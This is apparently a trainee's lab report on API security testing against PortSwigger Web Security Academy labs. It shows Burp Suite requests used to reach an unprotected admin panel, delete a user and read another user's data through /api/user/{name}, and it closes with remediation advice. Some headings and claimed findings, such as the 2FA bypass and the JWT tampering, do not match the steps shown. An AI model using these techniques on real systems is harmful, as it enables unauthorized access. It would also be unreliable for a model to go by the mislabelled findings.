

## **Title: Module 2 – API SECURITY TESTING**

---

### **INTRODUCTION**

In Module 2, the focus is on securing Application Programming Interfaces (APIs) by identifying and exploiting two of the most critical vulnerabilities outlined in the OWASP API Security Top 10: Broken Object Level Authorization (BOLA) and Broken Authentication.

This module demonstrates how insufficient access controls and flawed authentication mechanisms in APIs allow attackers to access unauthorized data or escalate privileges, leading to significant breaches.

Using practical, hands-on labs primarily from the PortSwigger Web Security Academy and employing Burp Suite as the main testing tool, this module covers:

- Systematic enumeration and testing of API endpoints for object-level authorization weaknesses.
- Exploiting insecure direct object references to access other users' data (BOLA).
- Analyzing and bypassing authentication controls, including token manipulation and default credential attacks (Broken Authentication).
- Crafting and sending malicious API requests using Burp Suite tools to validate vulnerabilities.
- Documenting findings and remediation strategies with best security practices.

By the end of this module, testers will be proficient in identifying and exploiting critical API authorization and authentication flaws, a skill essential for securing modern web applications that rely heavily on API communications.

## SCOPE AND OBJECTIVE

### Scope:

This assessment targets PortSwigger Web Security Academy API Labs, specifically focusing on Broken Object Level Authorization (BOLA) and Broken Authentication vulnerabilities from the OWASP API Security Top 10. Testing employs Burp Suite Community Edition to systematically enumerate API endpoints, manipulate authorization parameters, and bypass authentication controls. The scope includes user data endpoints (`/api/users/{id}`), login flows (`/api/login`), and admin functionality (`/api/admin/*`). Deliverables consist of 13 phase-specific screenshots, structured JSON logging (`api_test_results.json`), and prioritized remediation recommendations. Testing duration is 2.5 hours, targeting CVSS 9.1-9.8 critical vulnerabilities.

### Objectives:

- Broken Object Level Authorization (BOLA) assessment aims to identify endpoints returning user-specific data where object IDs can be manipulated to access unauthorized resources. The objective is to intercept legitimate API requests, identify the authenticated user's ID through `/api/me`, then systematically enumerate other user IDs (1, 2, 3, etc.) using Burp Repeater to extract sensitive data such as email addresses, credit card details, and personal identifiers. Success is confirmed when user #1's token accesses user #2's private data, demonstrating complete authorization bypass (CVSS 9.1).
- Broken Authentication testing focuses on intercepting authentication token responses, decoding JWT payloads via Burp Decoder, and manipulating critical claims such as `admin: false` to `admin: true`. Additional vectors include testing default credentials (admin/admin, administrator/password) and replaying forged tokens against protected admin endpoints. The goal is privilege escalation from regular user to administrator access, enabling unauthorized system control (CVSS 9.8).

- Professional Burp Suite methodology establishes proxy interception for all API traffic, systematic parameter manipulation through Repeater, and JWT analysis via Decoder. Evidence collection requires 13 screenshots documenting each manipulation phase, request/response pairs, and successful exploitation outcomes

## METHODOLOGY

1. Proxy Setup  
Configure Burp Suite as the proxy to intercept and analyze all API requests and responses.
2. Endpoint Identification  
Discover key API endpoints like `/api/users/{id}` and `/api/login` by browsing the application and capturing traffic.
3. BOLA Testing  
Use Burp Repeater to modify object IDs in requests to access other users' data without proper authorization, confirming Broken Object Level Authorization.
4. Authentication Testing  
Intercept login requests, extract JWT tokens, decode and alter claims (e.g., `admin: false` to `true`), and replay tokens to gain elevated privileges.
5. Request Manipulation  
Modify API parameters in Burp Repeater, closely observe responses, and identify unauthorized data access or privilege escalation.
6. Automated Attacks  
Use Intruder for brute-force and parameter fuzzing where applicable.
7. Documentation & Reporting  
Capture key screenshots for evidence, log test results with CVSS scoring, and provide clear remediation recommendations focused on authorization and authentication fixes.

## Findings


### API Security:

I used the Portswigger API labs and follow the OWASP API 10 to apply during the testing process.

#### 1. BOLA API Vulnerability:

Lab : Unprotected Admin Functionality with Unpredictable URL

Step 1 :- Open the lab and redirect to the URL


 WebSecurity Academy


Unprotected admin functionality with unpredictable URL


LAB Not solved


[Back to lab description >>](#)


[Home](#) | [My account](#)

WE LIKE TO SHOP 

  
Paintball Gun - Thunder Striker  
★★★★☆ \$2.90  
[View details](#)

  
Robot Home Security Buddy  
★★★★☆ \$63.72  
[View details](#)

  
Snow Delivered To Your Door  
★☆☆☆☆ \$13.31  
[View details](#)


  
The Lazy Dog  
★★★★★ \$89.33  
[View details](#)

Step 2:- Configure the Burpsuite and the firefox




inquiry@cyart.io


www.cyart.io



Step 3 : Then on the intercept to capture the network and the website



**Step 4:** We Try to intercept the website url and analyse the request and response header



inquiry@cyart.io

www.cyart.io

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
1	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	391	JSON				✓	142.250.192.14
2	https://0a0e0090421a2cc...	GET	/my-account			302	107					✓	34.246.129.62
3	https://0ace003604571a77...	GET										✓	79.125.84.16

GET request to https://0ace003604571a77818dcab7006200ce.web-secu...

Previous Next Action

Request

Raw Params Headers Hex

```


GET /product?productId=19 HTTP/1.1
Host: 0ace003604571a77818dcab7006200ce.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://0ace003604571a77818dcab7006200ce.web-security-academy.net/
Cookie: session=WELSA554gjOBi6H1HoRKfRIygyt2yNLJ
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i


```

? < + >

0 matches

? < + >
Type a search term
0 matc



Q

Search

Step 5: we searching some uniq and amazing the hint on clicking the images



inquiry@cyart.io

www.cyart.io

Burp Suite Professional v1.7.34 - Temporary Project - [ Cracked By Dr.FarFar ] # [ WwW.Dr-FarFar.CoM ] # [ FB.Com/Dr.FarFar ] # [ Twitter.Com/3XS0 ]

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
1	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	391	JSON				✓	142.250.15
2	https://0a0e00900421a2cc...	GET	/my-account			302	107					✓	34.246.129
3	https://0ace003604571a77...	GET	/product?productId=19	✓								✓	79.125.84

Request

Raw Params Headers Hex

```
GET /product?productId=19 HTTP/1.1
Host: 0ace003604571a77818dcab7006200ce.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://0ace003604571a77818dcab7006200ce.web-security-academy.net/
Cookie: session=WELSA554qjOBi6H1HoRKfRIygyt2yNLJ
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Step 6: we try to find the request and response header to find the users that i can delete



# CYART

inquiry@cyart.io

www.cyart.io

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × ...

Go Cancel < >

**Request**

Raw Params Headers Hex

```

GET /product?productId=19 HTTP/1.1
Host: 0ace003604571a77818dcab7006200ce.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)
Gecko/20100101 Firefox/145.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://0ace003604571a77818dcab7006200ce.web-security-academy.net/
Cookie: session=WELSA554gj0Bi6HIHoRKFRIygyt2yNLJ
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
          
```

**Response**

Raw Headers Hex HTML Render

```

</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/Home">Home</a><p>|</p>
          <a href="/my-account">My account</a><p>|</p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class="product">
        <h3>Six Pack Beer Belt</h3>
        
        <div id="price">$19.34</div>
        
        <label>Description:</label>
        <p>The Six Pack Beer Belt - because who wants just one
beer?</p>
        <p>Say goodbye to long queues at the bar thanks to this handy belt. This beer
belt is fully adjustable up to 50' waist, meaning you can change the size
according to how much beer you're drinking. With its camouflage design, it's
easy to sneak beer into gigs, parties and festivals. This is the perfect gift
for a beer lover or just someone who hates paying for drinks at the bar!</p>
        <p>Simply strap it on and load it up with your favourite beer cans or bottles
and you're off! Thanks to this sturdy design, you'll always be able to boast
about having a six pack. Buy this adjustable belt today and never go thirsty
again!</p>
        <div class="is-linkback">
          <a href="/">Return to list</a>
        </div>
      </section>
    </div>
  <div class="footer-wrapper">
  </div>
          
```

? < + >  0 matches

? < + >  0 matches

3.851 bytes | 459 milli

Step 7: then i check the robots.txt to find some hint and boom i got hint

🔍
←
→
🔄

🔒 0ace003604571a77818dcab7006200ce.web-security-academy.net/robots.txt

🔖 Import bookmarks...

User-agent: \*

Disallow: /administrator-panel

Step 8: then go to the administrator-panel then got the option to delete.





CYART

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)

ort bookmarks...



Unprotected admin functionality

[Back to lab description >>](#)

## Users

wiener - [Delete](#)

carlos - [Delete](#)

Step 9: i success to delete the user and i found they have information security disclosure vulnerability

0ace003604571a77818dcab7006200ceweb-security-academy.net/administrator-panel



Unprotected admin functionality

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#)

User deleted successfully!

## Users

wiener - [Delete](#)

**2. BROKEN AUTHENTICATION API VUNERABILITY:**  
**Lab :- 2FA Bypass:**

 **CYART**

[inquiry@cyart.io](mailto:inquiry@cyart.io)  
[www.cyart.io](http://www.cyart.io)

← → ↻

🔒 0a190014044b415a82977e90004a008e.web-security-academy.net

🔖 ☆

👤 Sign in

🔍

import bookmarks...  Fini

**WebSecurity Academy** 

2FA simple bypass

LAB Not solved 

[Email client](#) [Back to lab description >>](#)[Home](#) | [My account](#)

WE LIKE TO

**BLOG** 



014044b415a82977e90004a008e.web-security-academy.net/post?postId=3

25°C Clear

🔍 Search




^ ☁ ENG IN 🔊 🔌 02:1

**Step 1:** Open the ULR and GO to the Account And Show the Login page.

🔒 0a190014044b415a82977e90004a008e.web-security-academy.net/login

import bookmarks...

**WebSecurity Academy** 

2FA simple bypass

LAB

[Email client](#) [Back to lab description >>](#)

## Login

Username

Password

[Log in](#)



CYART

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)

**Step 2:** We login the page use wiener and pass is preter and then it asked the otp

Import bookmarks...

**Web Security  
Academy** 

2FA simple bypass

LAB Not solved

[Back to lab home](#)

[Email client](#)

[Back to lab description >>](#)

Please enter your 4-digit security code

Login

**Step 3:** I Open the burp suite and capture the request and add to scope and i found the api request .



inquiry@cyart.io

www.cyart.io

Burp Suite Professional v1.7.27 Temporary Project [Created by Burp Suite] # [www.burpsuite.com] # [pro.com/burpsuite] # [mailto.com/3456]

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
407	https://0ae300700415d86f...	GET	/resources/labheader/images/log...			200	8873	XML	svg			✓	79.125.84.16
408	https://0ae300700415d86f...	GET	/resources/labheader/images/ps...			200	963	XML	svg			✓	79.125.84.16
430	https://0ae300700415d86f...	GET	/			200	10739	HTML		Exploiting an API en...		✓	79.125.84.16
431	https://0ae300700415d86f...	GET	/my-account			302	107					✓	79.125.84.16
432	https://0ae300700415d86f...	GET	/login			200	3301	HTML		Exploiting an API en...		✓	79.125.84.16
434	https://0ae300700415d86f...	GET	/academyLabHeader			101	147					✓	79.125.84.16
435	https://0ae300700415d86f...	POST	/login		✓	302	199					✓	79.125.84.16
436	https://0ae300700415d86f...	GET	/my-account			200	3580	HTML		Exploiting an API en...		✓	79.125.84.16
437	https://0ae300700415d86f...	GET	/resources/js/api/changeEmail.js			200	1401	script	js			✓	79.125.84.16
438	https://0ae300700415d86f...	GET	/academyLabHeader			101	147					✓	79.125.84.16

Request Response

Raw Params Headers Hex

GET /resources/js/api/changeEmail.js HTTP/1.1  
Host: 0ae300700415d86f804b8a6b00560076.web-security-academy.net  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net/my-account  
Cookie: session=VvI8Wqv0HJk1sUuEEZKZeBzviQI61hA  
Sec-Fetch-Dest: script  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: same-origin

0 matches

**Step 4:** Then the captured requests are sent to the repeater and check the response .



inquiry@cyart.io

www.cyart.io

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

3 x 4 x 5 x ...

Go Cancel < >

### Request

Raw Params Headers Hex

```
GET /resources/js/api/changeEmail.js HTTP/1.1
Host: 0ae300700415d86f804b8a6b00560076.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)
Gecko/20100101 Firefox/145.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net/my-account
Cookie: session=VvISWqvOHJkIsUuEzKZEzBzviQ161hA
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

Target: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 1222

const clearErrors = () => {
  [...document.getElementsByClassName('error-message')].forEach(e =>
    e.parentNode.removeChild(e));
};

const displayErrorMessage = (form) => (message) => {
  clearErrors();

  const errorDiv = document.createElement('div');
  errorDiv.setAttribute('class', 'error-message');

  const newWarning = document.createElement('p');
  newWarning.setAttribute('class', 'is-warning');

  newWarning.textContent = message;

  errorDiv.appendChild(newWarning);

  form.parentNode.insertBefore(errorDiv, form);
};

const handleResponse = (showError) => (response) => {
  if (response.error) {
    showError(`${response.type}: ${response.error}`);
  } else {
    window.location.reload();
  }
};

const changeEmail = (form, e) => {
```

0 matches

0 matches

## Step 5: Check the page source code or intercept .

Search HTML

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
    </div>
    <div theme="">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header">
          </header>
          <header class="notification-header">
          </header>
          <h1>My Account</h1>
          <div id="account-content">
          </div>
        </section>
        <div class="footer-wrapper">
        </div>
      </div>
    </body>
  </html>
```

html > body > div > section.maincontainer > div.container.is-page



CYART

inquiry@cyart.io

www.cyart.io

**Step 6:** Login the wiener id and capture the user then try to changes the request.

441 https://0ae300700415d86f... PATCH /api/user/wiener ✓

Request

Raw Params Headers Hex

```
PATCH /api/user/wiener HTTP/1.1
Host: 0ae300700415d86f804b8a6b00560076.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net/my-account
Content-Type: text/plain;charset=UTF-8
Content-Length: 25
Origin: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net
Connection: close
Cookie: session=VvI8WqvOHJklsUuEEZKZEzBzviQI61hA
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"email":"poo@gmail.com"}
```

**Step 7:** Then try to changes the user and the forward the response.



inquiry@cyart.io

www.cyart.io

Target: <https://0ae300700415d86f804b8a6b00560076.web-security-academy.net>

Request

Raw Params Headers Hex

```
GET /api/user/wiener HTTP/1.1
Host: 0ae300700415d86f804b8a6b00560076.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)
Gecko/20100101 Firefox/145.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net/my-account
Content-Type: text/plain; charset=UTF-8
Content-Length: 25
Origin: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net
Connection: close
Cookie: session=Vv1S9WqvOHJklsUuEEZKZEzBzviQI61hA
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"email": "poo@gmail.com"}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 45

{"username": "wiener", "email": "poo@gmail.com"}
```

Done 212 bytes | 415 mill

**Step 8:** Successfully changes the user and find the Broken Authentication vulnerability.



# CYART

inquiry@cyart.io

www.cyart.io

RawParamsHeadersHex

GET /api/user/carlos HTTP/1.1  
Host: 0ae300700415d86f804b8a6b00560076.web-security-academy.net  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net/my-account  
Content-Type: text/plain; charset=UTF-8  
Content-Length: 25  
Origin: https://0ae300700415d86f804b8a6b00560076.web-security-academy.net  
Connection: close  
Cookie: session=VvISWqvOHJklsUuEEZKZEzBzviQI61hA  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin  
Priority: u=0  
  
{ "email": "poo@gmail.com" }

RawHeadersHex

HTTP/1.1 200 OK  
Content-Type: application/json; charset=utf-8  
X-Content-Type-Options: nosniff  
X-Frame-Options: SAMEORIGIN  
Connection: close  
Content-Length: 57  
  
{ "username": "carlos", "email": "carlos@carlos-montoya.net" }

## Document:

A	B	C	D	E
ID	Vulnerability	Version	Type	Impact
API-01	Broken Object Level Authorization (BOLA)	API01:2023	CWE-639 Authorization Bypass	Complete user database access Email, credit cards, PII exposure
API-02	Broken Authentication	API02:2023	CWE-287 Missing Authentication	Full privilege escalation Admin access, system control



## Remediation & Recommendations

Broken Object Level Authorization (BOLA) remediation requires implementing strict server-side authorization checks for every API request. Verify the authenticated user's ID matches the requested resource owner before returning data, rejecting unauthorized requests with 403 Forbidden. Replace sequential numeric IDs with UUIDs to prevent enumeration attacks. Limit response data to only fields the user is authorized to view, avoiding unnecessary PII exposure. Enable comprehensive logging of access attempts to detect anomalous patterns.

Broken Authentication fixes demand mandatory JWT signature verification using strong server-side secrets—reject any token with invalid signatures immediately. Validate expiration claims to prevent replay of expired tokens. Secure secret keys with rotation policies and environment-specific management. Eliminate default credentials through mandatory password changes on first login. Apply rate limiting to authentication endpoints (100 requests/minute per IP/user). Consider multi-factor authentication for elevated privileges.

General hardening includes comprehensive server-side input validation, role-based access control (RBAC) with granular permissions, API gateway deployment for centralized policy enforcement, and automated security testing integrated into CI/CD pipelines. Regular audits and penetration testing ensure ongoing protection against evolving threats.

## Conclusion

This assessment effectively demonstrates how critical vulnerabilities such as Broken Object Level Authorization (BOLA) and Broken Authentication can severely compromise modern APIs. Through systematic testing with Burp Suite, unauthorized access to sensitive user data and privilege escalation to administrative functions were achieved, underscoring persistent weaknesses in access control and authentication mechanisms.

The findings reflect significant risks, including data breaches, regulatory non-compliance, and potential system takeover, with CVSS scores indicating critical severity. Immediate remediation focusing on server-side authorization checks and robust token validation is essential to mitigate these threats.

This module reinforces the importance of thorough API security testing as an integral component of modern application security programs and highlights practical exploitation techniques along with actionable remediation strategies to safeguard critical business assets.



CYART

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)

---